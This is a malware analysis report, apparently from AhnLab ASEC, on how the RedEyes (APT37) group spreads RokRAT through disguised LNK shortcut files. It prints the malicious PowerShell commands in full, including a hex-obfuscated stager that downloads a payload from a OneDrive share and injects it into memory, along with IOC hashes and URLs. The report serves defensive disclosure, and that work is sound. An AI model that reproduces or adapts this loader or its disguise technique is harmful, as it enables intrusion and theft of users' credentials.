

RokRAT Malware Distributed Through LNK Files (*.lnk): RedEyes (ScarCruft)

By bghjmun :: 4/26/2023



AhnLab Security Emergency response Center (ASEC) confirmed that the RedEyes threat group (also known as APT37, ScarCruft), which distributed [CHM Malware Disguised as Security Email from a Korean Financial Company](#) last month, has also recently distributed the RokRAT malware through LNK files.

RokRAT is malware that is capable of collecting user credentials and downloading additional malware. The malware was once distributed through HWP and Word files. The LNK files that were discovered this time contain PowerShell commands that can perform malicious behavior by creating and executing a script file along with a normal file in the temp folder. The confirmed LNK filenames are as follows:

- 230407Infosheet.lnk
- April 29th 2023 Seminar.lnk
- 2023 Personal Evaluation.hwp.lnk
- NK Diplomat Dispatch Selection and Diplomatic Offices.lnk
- NK Diplomacy Policy Decision Process.lnk

The “230407Infosheet.lnk” file is disguised with a PDF icon and contains a malicious PowerShell command.




Figure 1. Properties of the LNK file

The LNK file contains not only a PowerShell command, but also the data of a normal PDF file along with malicious script codes. Furthermore, there are dummy bytes that start from 0x89D9A all the way to 0x141702A.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00089D40	63	72	69	70	74	62	6C	6F	63	6B	5D	3A	3A	43	72	65
00089D50	61	74	65	28	24	6D	6F	6E	69	29	29	3B	22	3B	49	6E
00089D60	76	6F	6B	65	2D	43	6F	6D	6D	61	6E	64	20	2D	53	63
00089D70	72	69	70	74	42	6C	6F	63	6B	20	28	5B	53	63	72	69
00089D80	70	74	62	6C	6F	63	6B	5D	3A	3A	43	72	65	61	74	65
00089D90	28	24	70	75	6C	6C	29	29	3B	22	19	20	19	20	19	20
00089DA0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089DB0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089DC0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089DD0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089DE0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089DF0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089E00	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089E10	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089E20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20
00089E30	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20

Figure 2. Dummy data that exists at the end of the LNK file

The PowerShell command that is executed through cmd.exe upon executing the LNK file is as follows:

```
/c powershell -windowstyle hidden $dirPath = Get-Location; if($dirPath -Match 'System32' -or $dirPath -Match 'Program Files') { $dirPath = '%temp%'; }; $lnkpath = Get-Childitem -Path $dirPath -Recurse *.lnk ^| where-object {$_.length -eq 0x00014A0DC4} ^| Select-Object -ExpandProperty FullName; $pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00561396 -ReadCount 00561396; $pdfPath = "%temp%\230407정보지.pdf"; sc $pdfPath ([byte[]]($pdfFile ^| select -Skip 002474)) -Encoding Byte; ^& $pdfPath; $exeFile = gc $lnkpath -Encoding Byte -TotalCount 00564634 -ReadCount 00564634; $exePath = "%temp%\230412.bat"; sc $exePath ([byte[]]($exeFile ^| select -Skip 00561396)) -Encoding Byte; ^& $exePath;
```

The LNK file is read up to 0x890F4 and is saved and executed with the filename "230407Infosheet.pdf" in the Temp folder while excluding the first 0x9AA. Afterward, it reads up to 0x89D9A of the LNK file and is saved and executed in the Temp folder with the filename "230412.bat" after excluding 0x890F4, which is the byte where the PDF data exists.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000970	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE
00000980	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE
00000990	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE
000009A0	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	25	50	44	46	2D	31
000009B0	2E	36	0D	25	E2	E3	CF	D3	0D	0A	32	35	36	20	30	20
000009C0	6F	62	6A	0D	3C	3C	2F	46	69	6C	74	65	72	2F	46	6C
000009D0	61	74	65	44	65	63	6F	64	65	2F	46	69	72	73	74	20
000009E0	36	2F	4C	65	6E	67	74	68	20	31	39	32	2F	4E	20	31
000009F0	2F	54	79	70	65	2F	4F	62	6A	53	74	6D	3E	3E	73	74
00000A00	72	65	61	6D	0D	0A	80	39	4F	4F	85	48	43	E9	A7	94
00000A10	8C	AA	AA	32	44	D8	DD	21	20	A5	F2	94	44	3F	31	2A
00000A20	4C	1C	88	11	DD	1B	87	D2	CF	13	E7	91	48	7C	47	9F
00000A30	0A	8F	03	87	16	F1	30	93	D3	87	E8	A0	9C	A4	41	04
00000A40	7E	05	86	BF	36	2F	E3	4B	3D	26	D9	0C	B2	DD	08	97

Figure 3. PDF data located at 0x9AA of the LNK file

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
000890B0	11	AF	1A	EB	BB	E8	FF	E1	6A	FF	C6	9D	57	C6	73	5F
000890C0	05	18	00	97	70	78	56	0D	0A	65	6E	64	73	74	72	65
000890D0	61	6D	0D	65	6E	64	6F	62	6A	0D	73	74	61	72	74	78
000890E0	72	65	66	0D	0A	35	35	37	38	39	32	0D	0A	25	25	45
000890F0	4F	46	0D	0A	20	73	74	61	72	74	20	2F	6D	69	6E	20
00089100	63	3A	5C	5C	57	69	6E	64	6F	77	73	5C	5C	53	79	73
00089110	57	4F	57	36	34	5C	5C	63	6D	64	2E	65	78	65	20	2F
00089120	63	20	70	6F	77	65	72	73	68	65	6C	6C	20	2D	77	69
00089130	6E	64	6F	77	73	74	79	6C	65	20	68	69	64	64	65	6E
00089140	20	2D	63	6F	6D	6D	61	6E	64	20	22	24	70	75	6C	6C
00089150	20	3D	22	24	70	69	6E	61	3D	22	22	22	35	42	34	45
00089160	36	35	37	34	32	45	35	33	36	35	37	32	37	36	36	39
00089170	36	33	36	35	35	30	36	46	36	39	36	45	37	34	34	44

Figure 4. Script code located at 0x890F4 of the LNK file




Figure 5. Files created in the Temp folder

The threat actor executes a normal PDF file to make the behavior appear normal before carrying out their malicious behavior through the script file.



Figure 6. 230407Infosheet.pdf (normal file)

The script file executed at the same time contains the following PowerShell command that executes malicious commands which exist as HEX values.

```
start /min cmd /c: \\Windows\\SysWOW64\\cmd.exe /c powershell -windowstyle hidden -command "$pull
=\"$pina=$\"5B4E65742E53657276696365506F696E744D616E616765725D3A3A536563757269747950726F746F636E6F63D5B4656E756D5D3A3A546F4F62A66563742
85B4E65742E536563757269747950726F746F636E6F6C547970655D2C203303732293B2461613D275B446C6C496D706F727428226B65726E656C33322E646C6C22295
D7075626C6963207374617469632065787465726E20496E7450747220476C6F62616C416C6C6F632875696E7420622C75696E742063293B273B24623D4164642D547
97465202D4D656D626572446566696E6974696F6E202461612202D4E616D652022414141220202D50617373546872753B2461626162202D0202D4D656D626572446566696E6974696F6E20246
26162202D4E616D6520224141422202D50617373546872753B2463203D204E65772D4F626A6563742053797374656D24E65742E576562436C69656E743B24643
D2268747470733A2F2F6170692E6F6E6564726976652E636F6D2F76312E302F7368617265732F75216148523063484D364D7938785A48A4324C6D317A4C326B76637
9464261466846574878485530354E554652695A6E706E565531345464A4A6268A4D3251306B5F5A5431575A456C4C536A452F726F742F636E6E74656E74223B246
2623D275B446C6C496D706F727428226B65726E656C33322E646C6C22295D7075626C6963207374617469632065787465726E20496E7450747220437265617465546
87265616428496E7450747220612C75696E7420622C496E7450747220642C75696E7420652C496E745074722066293B273B246363633D416464
42D54797065202D4D656D626572446566696E6974696F6E20246262202D4E616D6520224242422202D50617373546872753B246464643D275B446C6C496D706F727
428226B65726E656C33322E646C6C22295D7075626C6963207374617469632065787465726E20496E745074722057616974466F7253696E676C654F626A656374284
96E7450747220612C75696E742062293B273B246666663D4164642D54797065202D4D656D626572446566696E6974696F6E2024646464202D4E616D6520224444442
2202D50617373546872753B24653D3131323B646F207B2020747279207B2024632E46656164657273B522757365722D6167656E74225D203D2022636F6E6E6E65637
4696E672E2E223B24786D7077343D24632E446F776E6C6F616444617461282464293B247830203D2024623A3A476C6F62616C416C6C6F6328078303034302C202
4786D7077342E4C656E6774682B3078313030293B246F6C64203D20303B246161623A3A5669727475616C50726F74656374282478302C2024786D7077342E4C656E6
774682B30783130302C20307834302C205B7265665D246F6C64293B666F7220282468203D20313B2468202D6C742024786D7077342E4C656E6774683B24682B2B292
07B5B53797374656D2E5275E74696D652E496E7465726F7053657276696365732E4D61727368616C5D3A3A577269746542797465282478302C2024682D312C20282
4786D7077345B24685D202D62786F722024786D7077345B305D2920293B7D3B7472797B7468726F7720313B7D63617463687B2468616E646C653D246363633A3A437
26561746554687265616428302C302C2478302C302C302C30293B246666663A3A57616974466F7253696E676C654F626A656374282468616E646C653D246363633A3A437
13030293B7D3B24653D3232323B7D63617463687B736C6565702031313B24653D3131323B7D7D7768696C65282465202D657120313132293B\"; $moni=$\"\";
for ($i=0;$i -le $pina.Length-2;$i=$i+2) {$POLL=$pina[$i]+$pina[$i+1]; $moni=$moni+[char]([convert]::toint16($POLL,16)); Invoke-Command -ScriptBlock ([Scriptblock]::Create($moni));}
-ScriptBlock ([Scriptblock]::Create($pull));"
```

Figure 7. 230412.bat

The final PowerShell command that is executed downloads the encoded data from `hxxps://api.onedrive[.]com/v1.0/shares/u!aHR0cHM6Ly8xZHZJZ2Lm1zL2kvcyF6BafhFWExU05NUFRiZnprVU14TmJjkbM2Q0k_ZT1WZEILS` decodes it, and injects it into the PowerShell process to perform malicious behavior.

[IOC]

0f5eeb23d701a2b342fc15aa90d97ae0 (LNK)

aa8ba9a029fa98b868be66b7d46e927b (LNK)

657fd7317ccde5a0e0c182a626951a9f (LNK)

be32725e676d49eaa11ff51c61f18907 (LNK)

8fef5eb77e0a9ef2f97591d4d150a363 (bat)

461ce7d6c6062d1ae33895d1f44d98fb (bat)

hxxps://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL2kvcyFBaFhFWExKU05NUFRiZnphVU14TmJJbkM2Q0k_ZT1WZEILSjE